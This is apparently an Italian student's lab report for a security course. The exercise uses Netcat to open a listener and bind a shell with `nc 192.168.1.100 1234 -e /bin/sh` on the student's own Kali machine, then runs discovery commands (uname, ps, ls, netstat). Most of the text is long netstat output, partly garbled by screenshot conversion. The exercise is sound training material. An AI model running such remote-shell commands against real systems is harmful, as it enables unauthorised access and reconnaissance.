


W9D1 Esercitazione 1

Florin Eugen Peticaru


L'esercitazione di oggi ci richiedeva di testare l'utilizzo del tool *Netcat* facendo il test direttamente su una porta specifica lasciata in ascolto dalla nostra macchina kali;

Come prima cosa apriamo due terminali da Kali Linux, nel primo inseriremo il comando del listener, che in seguito useremo per eseguire gli altri comandi che ci serviranno per scoprire informazioni sul sistema che stiamo "attaccando"



```
(kali@kali)-[~]  
$ nc -l -p 1234
```


In seguito da un'altro terminale eseguiamo di nuovo il comando netcat che si connetterà all'indirizzo IP assegnato sulla porta 1234 che attiverà il nostro terminale per eseguire i comandi grazie al comando `-e /bin/sh`



```
(kali@kali)-[~]  
$ nc 192.168.1.100 1234 -e /bin/sh
```


Quindi la nostra consegna ci richiedeva di effettuare una prova di discovering usando i comandi visti fino ad ora al fine di estrapolare, le informazioni di sistema, un'esplorazione del file system, i processi che sono in esecuzione al momento sulla macchina, le risorse di rete e gli utenti e le autorizzazioni presenti sulla macchina;

Per vedere le informazioni di sistema utilizzeremo il comando *uname -r*



```
File Actions Edit View Help  
uname -r  
6.3.0-kali1-amd64
```

In seguito con il comando *ps* vediamo i processi in esecuzione



```
ps  
  PID TTY          TIME CMD  
  8371 pts/1        00:00:00 zsh  
  9981 pts/1        00:00:00 sh  
 10466 pts/1        00:00:00 ps
```

Andiamo avanti con l'esplorazione del file system con il comando *ls -a*

```
ls -a
.  File  Actions  Edit  View  Help
..
.bash_logout  168.1.180 1234 -c /bin/sh
.bashrc
.bashrc.original
.cache
.config
Desktop
.dmrc
Documents
Downloads
.face
.face.icon
.gnupg
.ICEauthority
.java
.local
.mozilla
Music
Pictures
.profile
Public
.sudo_as_admin_successful
Templates
.vboxclient-clipboard-tty7-control.pid
.vboxclient-clipboard-tty7-service.pid
.vboxclient-display-svgx-x11-tty7-control.pid
.vboxclient-display-svgx-x11-tty7-service.pid
.vboxclient-draganddrop-tty7-control.pid
.vboxclient-draganddrop-tty7-service.pid
.vboxclient-hostversion-tty7-control.pid
.vboxclient-seamless-tty7-control.pid
.vboxclient-seamless-tty7-service.pid
.vboxclient-vmxvga-session-tty7-control.pid
Videos
.Xauthority
.xsession-errors
.xsession-errors.old
.zsh_history
.zshrc
```

Continuiamo con la visualizzazione delle risorse di rete con il comando *netstat -a*

```

10400 pts/1 00:00:00 ps
netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      11 192.168.1.100:1234      192.168.1.100:48514    ESTABLISHED
tcp      0      0 192.168.1.100:48514    192.168.1.100:1234    ESTABLISHED
udp      0      0 192.168.1.100:bootpc   pfSense.home.arp:bootps ESTABLISHED
udp6     0      0 fe80::ab2:dhcpcv6-client [::]:*                  7
raw6     0      0 [::]:ip6v6-icmp        [::]:*

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags               Type               State              I-Node      Path
unix    3      [ ]                STREAM             CONNECTED          19385       /run/user/1000/at-spi/bus_0
unix    2      [ ACC ]            STREAM             LISTENING          16716       /run/pcscd/pcscd.comm
unix    3      [ ]                STREAM             CONNECTED          19024
unix    3      [ ]                STREAM             CONNECTED          21670       @/tmp/.X11-unix/X0
unix    3      [ ]                STREAM             CONNECTED          20656
unix    3      [ ]                STREAM             CONNECTED          20630
unix    3      [ ]                STREAM             CONNECTED          18307       @/tmp/.X11-unix/X0
unix    3      [ ]                STREAM             CONNECTED          20835
unix    3      [ ]                STREAM             CONNECTED          19517       /run/dbus/system_bus_socket
unix    3      [ ]                STREAM             CONNECTED          17573       /run/systemd/journal/stdout
unix    3      [ ]                STREAM             CONNECTED          19062       @/tmp/.X11-unix/X0
unix    2      [ ACC ]            STREAM             LISTENING          19016       /tmp/.X11-unix/X0
unix    3      [ ]                STREAM             CONNECTED          22551
unix    3      [ ]                STREAM             CONNECTED          20264
unix    3      [ ]                STREAM             CONNECTED          20846       /run/systemd/journal/stdout
unix    3      [ ]                STREAM             CONNECTED          21694       /run/dbus/system_bus_socket
unix    3      [ ]                STREAM             CONNECTED          21653       /run/user/1000/at-spi/bus_0
unix    2      [ ]                DGRAM              CONNECTED          16824
unix    3      [ ]                STREAM             CONNECTED          20148
unix    3      [ ]                STREAM             CONNECTED          21639
unix    3      [ ]                STREAM             CONNECTED          21539       /run/user/1000/bus
unix    3      [ ]                STREAM             CONNECTED          20758
unix    3      [ ]                STREAM             CONNECTED          20129
unix    3      [ ]                STREAM             CONNECTED          18411       /run/user/1000/at-spi/bus_0
unix    2      [ ACC ]            STREAM             LISTENING          20601       /tmp/ssh-tde4yRzHQj68/agent.979
unix    3      [ ]                STREAM             CONNECTED          11036       /run/dbus/system_bus_socket
unix    2      [ ]                DGRAM              CONNECTED          15754
unix    2      [ ACC ]            STREAM             LISTENING          20638       /tmp/.ICE-unix/979
unix    3      [ ]                STREAM             CONNECTED          20017       /run/systemd/journal/stdout
unix    3      [ ]                STREAM             CONNECTED          20717       @/tmp/.X11-unix/X0
unix    3      [ ]                STREAM             CONNECTED          20699
unix    3      [ ]                STREAM             CONNECTED          20839
unix    3      [ ]                STREAM             CONNECTED          21685       /run/user/1000/bus
unix    3      [ ]                STREAM             CONNECTED          34429
unix    3      [ ]                STREAM             CONNECTED          20265       /run/systemd/journal/stdout
unix    3      [ ]                STREAM             CONNECTED          19247       /run/dbus/system_bus_socket
unix    3      [ ]                STREAM             CONNECTED          19246       /run/dbus/system_bus_socket
unix    3      [ ]                STREAM             CONNECTED          29851
unix    3      [ ]                STREAM             CONNECTED          19382
unix    3      [ ]                STREAM             CONNECTED          20971       /run/user/1000/bus
unix    3      [ ]                STREAM             CONNECTED          20891       /run/user/1000/bus

```

unix	3	[]	STREAM	CONNECTED	21760	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	21669	
unix	3	[]	STREAM	CONNECTED	20289	
unix	3	[]	STREAM	CONNECTED	20142	
unix	3	[]	STREAM	CONNECTED	18249	
unix	3	[]	DGRAM	CONNECTED	10917	
unix	3	[]	STREAM	CONNECTED	19409	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	18239	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	20793	
unix	3	[]	STREAM	CONNECTED	21645	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20082	
unix	3	[]	STREAM	CONNECTED	18421	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	19249	
unix	3	[]	STREAM	CONNECTED	20745	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20560	/run/user/1000/pipewire-0
unix	3	[]	STREAM	CONNECTED	11081	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	36461	
unix	3	[]	STREAM	CONNECTED	20894	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19254	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20941	
unix	3	[]	STREAM	CONNECTED	20628	
unix	3	[]	STREAM	CONNECTED	20819	
unix	3	[]	STREAM	CONNECTED	20732	
unix	3	[]	STREAM	CONNECTED	20696	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	21811	
unix	3	[]	STREAM	CONNECTED	20290	
unix	3	[]	STREAM	CONNECTED	19451	
unix	3	[]	STREAM	CONNECTED	19406	
unix	3	[]	STREAM	CONNECTED	17372	
unix	3	[]	STREAM	CONNECTED	17925	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	26566	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	39066	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	34427	
unix	3	[]	STREAM	CONNECTED	20815	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	21598	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	19396	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	19388	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	20120	
unix	3	[]	STREAM	CONNECTED	19261	
unix	3	[]	STREAM	CONNECTED	19168	
unix	3	[]	STREAM	CONNECTED	20958	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	20162	@/tmp/.X11-unix/X0
unix	3	[]	DGRAM	CONNECTED	16677	
unix	3	[]	STREAM	CONNECTED	18231	
unix	3	[]	STREAM	CONNECTED	17867	
unix	3	[]	STREAM	CONNECTED	20880	
unix	3	[]	STREAM	CONNECTED	20804	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20541	
unix	3	[]	STREAM	CONNECTED	20954	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	21551	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	17866	/run/dbus/system_bus_socket

unix 2	[]	DGRAM	CONNECTED	10912	
unix 3	[]	STREAM	CONNECTED	20694	
unix 3	[]	STREAM	CONNECTED	20282	/run/user/1000/bus
unix 3	[]	STREAM	CONNECTED	21724	@/tmp/.X11-unix/X0
unix 3	[]	STREAM	CONNECTED	20775	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	19424	
unix 3	[]	STREAM	CONNECTED	33688	/run/user/1000/at-spi/bus_0
unix 3	[]	STREAM	CONNECTED	21640	/run/user/1000/bus
unix 3	[]	STREAM	CONNECTED	19400	/run/user/1000/at-spi/bus_0
unix 3	[]	STREAM	CONNECTED	19340	
unix 3	[]	STREAM	CONNECTED	19401	/run/user/1000/at-spi/bus_0
unix 3	[]	STREAM	CONNECTED	20109	/run/dbus/system_bus_socket
unix 3	[]	STREAM	CONNECTED	21534	@/tmp/.X11-unix/X0
unix 3	[]	STREAM	CONNECTED	20209	
unix 3	[]	STREAM	CONNECTED	20179	
unix 2	[]	DGRAM		19175	
unix 3	[]	STREAM	CONNECTED	20143	@/tmp/.X11-unix/X0
unix 2	[]	DGRAM		20490	/run/user/1000/systemd/notify
unix 2	[]	DGRAM	CONNECTED	19161	
unix 3	[]	STREAM	CONNECTED	21523	/run/systemd/journal/stdout
unix 2	[ACC]	LISTENING		20493	/run/user/1000/systemd/private
unix 3	[]	STREAM	CONNECTED	20259	/run/user/1000/bus
unix 3	[]	STREAM	CONNECTED	21606	
unix 3	[]	STREAM	CONNECTED	21570	@/tmp/.ICE-unix/979
unix 2	[ACC]	LISTENING		20502	/run/user/1000/bus
unix 3	[]	STREAM	CONNECTED	10902	
unix 3	[]	STREAM	CONNECTED	34431	@/tmp/.ICE-unix/979
unix 2	[ACC]	LISTENING		20503	/run/user/1000/gnupg/S.dirmngr
unix 3	[]	STREAM	CONNECTED	21812	
unix 3	[]	STREAM	CONNECTED	20281	
unix 3	[]	STREAM	CONNECTED	18904	
unix 3	[]	STREAM	CONNECTED	20295	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	21671	/run/dbus/system_bus_socket
unix 2	[ACC]	LISTENING		20505	/run/user/1000/gcr/ssh
unix 3	[]	STREAM	CONNECTED	36465	@/tmp/.ICE-unix/979
unix 3	[]	STREAM	CONNECTED	20188	
unix 3	[]	STREAM	CONNECTED	20093	@/tmp/.X11-unix/X0
unix 2	[ACC]	LISTENING		20507	/run/user/1000/keyring/control
unix 3	[]	STREAM	CONNECTED	20986	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	20258	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	21587	@/tmp/.X11-unix/X0
unix 2	[ACC]	LISTENING		20509	/run/user/1000/gnupg/S.gpg-agent.browser
unix 3	[]	STREAM	CONNECTED	17915	/run/dbus/system_bus_socket
unix 3	[]	STREAM	CONNECTED	21622	/run/dbus/system_bus_socket
unix 3	[]	STREAM	CONNECTED	20137	
unix 3	[]	STREAM	CONNECTED	19303	
unix 2	[ACC]	LISTENING		20511	/run/user/1000/gnupg/S.gpg-agent.extra
unix 2	[ACC]	LISTENING		20513	/run/user/1000/gnupg/S.gpg-agent.ssh
unix 3	[]	STREAM	CONNECTED	18033	
unix 2	[ACC]	LISTENING		20515	/run/user/1000/gnupg/S.gpg-agent
unix 3	[]	STREAM	CONNECTED	17872	/run/systemd/journal/stdout

```

unix 3 [ ] STREAM CONNECTED 19427
unix 3 [ ] STREAM CONNECTED 18329 @/tmp/.X11-unix/X0
unix 2 [ ACC ] STREAM LISTENING 20517 /run/user/1000/pulse/native
unix 3 [ ] STREAM CONNECTED 20189
unix 3 [ ] STREAM CONNECTED 21572 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 18251 /run/user/1000/bus
unix 2 [ ACC ] STREAM LISTENING 20519 /run/user/1000/pipewire-0
unix 3 [ ] STREAM CONNECTED 35970 @/tmp/.X11-unix/X0
unix 3 [ ] STREAM CONNECTED 20949
unix 3 [ ] STREAM CONNECTED 20543
unix 3 [ ] STREAM CONNECTED 34430
unix 3 [ ] STREAM CONNECTED 19390 /run/user/1000/at-spi/bus_0
unix 3 [ ] STREAM CONNECTED 18420
unix 3 [ ] STREAM CONNECTED 20561 /run/user/1000/pipewire-0
unix 3 [ ] STREAM CONNECTED 37316 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 30804
unix 3 [ ] STREAM CONNECTED 19418
unix 3 [ ] STREAM CONNECTED 19393
unix 3 [ ] STREAM CONNECTED 20999
unix 3 [ ] STREAM CONNECTED 20731
unix 3 [ ] STREAM CONNECTED 19981 /run/user/1000/pipewire-0
unix 3 [ ] STREAM CONNECTED 19397 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 20127
unix 3 [ ] STREAM CONNECTED 19311
unix 3 [ ] STREAM CONNECTED 21707 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 21662 /run/user/1000/pipewire-0
unix 3 [ ] STREAM CONNECTED 21650 /run/user/1000/at-spi/bus_0
unix 3 [ ] STREAM CONNECTED 20167 @/tmp/.X11-unix/X0
unix 2 [ ACC ] STREAM LISTENING 18252 /run/user/1000/keyring/pkcs11
unix 3 [ ] STREAM CONNECTED 20550
unix 3 [ ] DGRAM CONNECTED 15639 /run/systemd/notify
unix 3 [ ] STREAM CONNECTED 29857 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 19362 @/tmp/.X11-unix/X0
unix 3 [ ] STREAM CONNECTED 19358 @/tmp/.X11-unix/X0
unix 3 [ ] DGRAM CONNECTED 20491
unix 2 [ ACC ] STREAM LISTENING 15642 /run/systemd/private
unix 3 [ ] STREAM CONNECTED 22575 /run/dbus/system_bus_socket
unix 3 [ ] STREAM CONNECTED 19231 /run/dbus/system_bus_socket
unix 2 [ ACC ] STREAM LISTENING 15644 /run/systemd/userdb/io.systemd.DynamicUser
unix 3 [ ] STREAM CONNECTED 22537
unix 2 [ ACC ] STREAM LISTENING 15645 /run/systemd/io.system.ManagedOOM
unix 3 [ ] STREAM CONNECTED 34425
unix 3 [ ] STREAM CONNECTED 18410
unix 3 [ ] STREAM CONNECTED 18357 @/tmp/.X11-unix/X0
unix 3 [ ] STREAM CONNECTED 11035
unix 3 [ ] STREAM CONNECTED 20937
unix 3 [ ] STREAM CONNECTED 20130
unix 2 [ ACC ] STREAM LISTENING 20624 /run/user/1000/at-spi/bus_0
unix 3 [ ] STREAM CONNECTED 18248 /run/user/1000/bus
unix 2 [ ACC ] STREAM LISTENING 15659 /run/systemd/fsck.progress
unix 3 [ ] STREAM CONNECTED 20150

```

unix	3	[]	STREAM	CONNECTED	21559	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	21765	
unix	3	[]	STREAM	CONNECTED	21723	
unix	3	[]	STREAM	CONNECTED	18890	
unix	3	[]	STREAM	CONNECTED	22553	/run/user/1000/gvfsd/socket-MV2iU0qM
unix	3	[]	STREAM	CONNECTED	19452	/run/user/1000/bus
unix	11	[]	DGRAM	CONNECTED	15660	/run/systemd/journal/dev-log
unix	3	[]	STREAM	CONNECTED	29852	
unix	6	[]	DGRAM	CONNECTED	15662	/run/systemd/journal/socket
unix	2	[ACC]	STREAM	LISTENING	15664	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	21704	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	21607	
unix	3	[]	STREAM	CONNECTED	20734	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20019	/run/systemd/journal/stdout
unix	2	[ACC]	SEQPACKET	LISTENING	15666	/run/udev/control
unix	3	[]	STREAM	CONNECTED	20132	
unix	3	[]	STREAM	CONNECTED	16823	
unix	3	[]	STREAM	CONNECTED	21679	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20542	
unix	3	[]	STREAM	CONNECTED	18247	
unix	3	[]	STREAM	CONNECTED	21666	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20267	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19939	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	29856	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20953	
unix	3	[]	STREAM	CONNECTED	20177	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	19403	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	20018	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	18168	/run/dbus/system_bus_socket
unix	3	[]	DGRAM	CONNECTED	10916	
unix	3	[]	STREAM	CONNECTED	19405	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	20684	
unix	3	[]	STREAM	CONNECTED	18201	
unix	3	[]	STREAM	CONNECTED	20973	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22547	
unix	3	[]	STREAM	CONNECTED	35422	/run/user/1000/bus
unix	2	[]	DGRAM		21740	
unix	3	[]	STREAM	CONNECTED	20777	
unix	3	[]	STREAM	CONNECTED	19402	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	16892	
unix	3	[]	STREAM	CONNECTED	20704	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	21544	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20626	
unix	3	[]	STREAM	CONNECTED	36463	
unix	3	[]	STREAM	CONNECTED	19380	/run/user/1000/at-spi/bus_0
unix	2	[]	DGRAM		20850	
unix	3	[]	STREAM	CONNECTED	21651	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	19763	
unix	3	[]	STREAM	CONNECTED	19515	/run/systemd/journal/stdout
unix	2	[ACC]	STREAM	LISTENING	16510	/run/systemd/journal/io.systemd.journal
unix	3	[]	STREAM	CONNECTED	19426	

unix	3	[]	STREAM	CONNECTED	17846	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	19386	
unix	3	[]	STREAM	CONNECTED	35423	
unix	3	[]	STREAM	CONNECTED	19384	
unix	3	[]	STREAM	CONNECTED	33689	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	21732	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20773	/run/user/1000/pulse/native
unix	3	[]	STREAM	CONNECTED	18375	
unix	3	[]	STREAM	CONNECTED	18250	
unix	3	[]	STREAM	CONNECTED	21610	
unix	3	[]	STREAM	CONNECTED	21545	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	20566	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	21649	
unix	3	[]	STREAM	CONNECTED	19391	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	20750	
unix	3	[]	STREAM	CONNECTED	20121	
unix	3	[]	STREAM	CONNECTED	20108	
unix	3	[]	STREAM	CONNECTED	36459	
unix	3	[]	DGRAM	CONNECTED	15640	
unix	3	[]	STREAM	CONNECTED	20695	
unix	3	[]	STREAM	CONNECTED	20692	
unix	2	[]	DGRAM	CONNECTED	11065	
unix	3	[]	STREAM	CONNECTED	20272	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	18246	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19248	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20814	
unix	3	[]	STREAM	CONNECTED	16846	
unix	3	[]	DGRAM	CONNECTED	17264	
unix	3	[]	STREAM	CONNECTED	17841	
unix	3	[]	STREAM	CONNECTED	21806	
unix	3	[]	STREAM	CONNECTED	21768	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	21664	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19407	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19964	
unix	3	[]	STREAM	CONNECTED	37317	
unix	3	[]	STREAM	CONNECTED	20161	
unix	3	[]	STREAM	CONNECTED	18232	
unix	3	[]	STREAM	CONNECTED	18213	
unix	3	[]	STREAM	CONNECTED	20784	@/tmp/.ICE-unix/979
unix	2	[]	DGRAM	CONNECTED	16877	
unix	3	[]	STREAM	CONNECTED	19374	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	21564	
unix	3	[]	STREAM	CONNECTED	17752	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	19603	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	21802	
unix	3	[]	STREAM	CONNECTED	20075	
unix	2	[]	DGRAM		11034	
unix	3	[]	STREAM	CONNECTED	20725	
unix	3	[]	STREAM	CONNECTED	20721	
unix	3	[]	STREAM	CONNECTED	20882	

unix	3	[]	STREAM	CONNECTED	20627	
unix	3	[]	STREAM	CONNECTED	19398	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	18361	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19429	
unix	3	[]	STREAM	CONNECTED	17840	
unix	3	[]	STREAM	CONNECTED	21786	
unix	3	[]	STREAM	CONNECTED	21644	
unix	3	[]	STREAM	CONNECTED	19394	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	18374	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	18338	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	17786	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20083	
unix	3	[]	STREAM	CONNECTED	20080	
unix	3	[]	STREAM	CONNECTED	18423	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	36464	
unix	3	[]	STREAM	CONNECTED	20208	
unix	3	[]	STREAM	CONNECTED	20203	
unix	3	[]	STREAM	CONNECTED	17694	
unix	3	[]	STREAM	CONNECTED	19529	
unix	3	[]	STREAM	CONNECTED	20957	
unix	3	[]	STREAM	CONNECTED	20834	
unix	3	[]	STREAM	CONNECTED	20748	
unix	3	[]	STREAM	CONNECTED	20605	
unix	3	[]	STREAM	CONNECTED	20716	
unix	3	[]	STREAM	CONNECTED	38096	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	22574	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	21741	
unix	3	[]	STREAM	CONNECTED	21699	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	19955	
unix	3	[]	STREAM	CONNECTED	19437	
unix	3	[]	STREAM	CONNECTED	21557	@/tmp/.ICE-unix/979
unix	3	[]	STREAM	CONNECTED	21584	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20119	
unix	3	[]	STREAM	CONNECTED	21565	@/tmp/.ICE-unix/979
unix	3	[]	STREAM	CONNECTED	19258	
unix	3	[]	STREAM	CONNECTED	21602	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	21579	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20149	
unix	3	[]	STREAM	CONNECTED	20140	
unix	3	[]	STREAM	CONNECTED	20733	
unix	3	[]	DGRAM	CONNECTED	16678	
unix	2	[]	DGRAM		18014	
unix	3	[]	STREAM	CONNECTED	20755	
unix	3	[]	STREAM	CONNECTED	34316	
unix	3	[]	STREAM	CONNECTED	21759	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20883	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19379	/run/user/1000/at-spi/bus_0
unix	2	[]	DGRAM	CONNECTED	20989	
unix	3	[]	STREAM	CONNECTED	20884	
unix	3	[]	STREAM	CONNECTED	20201	
unix	3	[]	STREAM	CONNECTED	21609	

unix	3	[]	STREAM	CONNECTED	21578	/run/dbus/system_bus_socket
unix	2	[]	DGRAM	CONNECTED	18362	
unix	3	[]	STREAM	CONNECTED	20117	
unix	3	[]	STREAM	CONNECTED	20593	
unix	3	[]	STREAM	CONNECTED	19259	
unix	3	[]	STREAM	CONNECTED	16893	
unix	3	[]	STREAM	CONNECTED	19387	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	20735	@/tmp/.X11-unix/X0
unix	3	[]	DGRAM	CONNECTED	20492	
unix	2	[]	DGRAM	CONNECTED	17396	
unix	3	[]	STREAM	CONNECTED	21001	
unix	3	[]	STREAM	CONNECTED	18094	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20889	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	20134	
unix	2	[]	DGRAM	CONNECTED	20574	
unix	3	[]	STREAM	CONNECTED	19408	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	21583	
unix	3	[]	STREAM	CONNECTED	20726	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	20881	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	35972	@/tmp/.X11-unix/X0
unix	3	[]	DGRAM	CONNECTED	15641	
unix	3	[]	STREAM	CONNECTED	21714	
unix	3	[]	STREAM	CONNECTED	35421	
unix	3	[]	STREAM	CONNECTED	19438	
unix	3	[]	STREAM	CONNECTED	21742	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20164	
unix	3	[]	STREAM	CONNECTED	38095	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	18380	/run/user/1000/bus
unix	2	[]	DGRAM	CONNECTED	16795	
unix	2	[]	DGRAM	CONNECTED	16513	
unix	3	[]	STREAM	CONNECTED	20840	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20803	
unix	3	[]	STREAM	CONNECTED	20098	
unix	3	[]	STREAM	CONNECTED	21621	
unix	3	[]	STREAM	CONNECTED	21611	@/tmp/.ICE-unix/979
unix	3	[]	DGRAM	CONNECTED	17263	
unix	3	[]	STREAM	CONNECTED	19370	
unix	3	[]	STREAM	CONNECTED	21783	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	21665	
unix	3	[]	STREAM	CONNECTED	19425	
unix	3	[]	STREAM	CONNECTED	20629	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	20020	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20944	
unix	3	[]	STREAM	CONNECTED	21688	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	21538	/run/user/1000/at-spi/bus_0
unix	3	[]	STREAM	CONNECTED	18422	
unix	3	[]	STREAM	CONNECTED	20607	
unix	3	[]	STREAM	CONNECTED	19336	
unix	3	[]	STREAM	CONNECTED	10998	
unix	3	[]	STREAM	CONNECTED	20274	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	21643	

```

unix 3 [ ] [ ] STREAM CONNECTED 21575 @/tmp/.ICE-unix/979
unix 3 [ ] [ ] STREAM CONNECTED 19250 /run/dbus/system_bus_socket
unix 3 [ ] [ ] STREAM CONNECTED 20984
unix 3 [ ] [ ] STREAM CONNECTED 20138
unix 3 [ ] [ ] STREAM CONNECTED 20757
unix 3 [ ] [ ] STREAM CONNECTED 20554
unix 3 [ ] [ ] STREAM CONNECTED 21721 /run/user/1000/at-spi/bus_0
unix 3 [ ] [ ] STREAM CONNECTED 20021 /run/systemd/journal/stdout
unix 3 [ ] [ ] STREAM CONNECTED 20022 /run/systemd/journal/stdout
unix 3 [ ] [ ] STREAM CONNECTED 21698 /run/user/1000/at-spi/bus_0
unix 3 [ ] [ ] STREAM CONNECTED 39064 @/tmp/.X11-unix/X0
unix 2 [ ] [ ] DGRAM CONNECTED 17386
unix 3 [ ] [ ] STREAM CONNECTED 17695 /run/systemd/journal/stdout
unix 3 [ ] [ ] STREAM CONNECTED 20528
unix 3 [ ] [ ] STREAM CONNECTED 19530 /run/dbus/system_bus_socket
unix 3 [ ] [ ] STREAM CONNECTED 20720
unix 3 [ ] [ ] STREAM CONNECTED 18376 /run/user/1000/bus
unix 3 [ ] [ ] STREAM CONNECTED 21730 /run/user/1000/bus
unix 3 [ ] [ ] STREAM CONNECTED 37315
unix 3 [ ] [ ] STREAM CONNECTED 21807 /run/user/1000/bus
unix 3 [ ] [ ] STREAM CONNECTED 20228
unix 3 [ ] [ ] STREAM CONNECTED 19423
unix 3 [ ] [ ] STREAM CONNECTED 11114 /run/systemd/journal/stdout
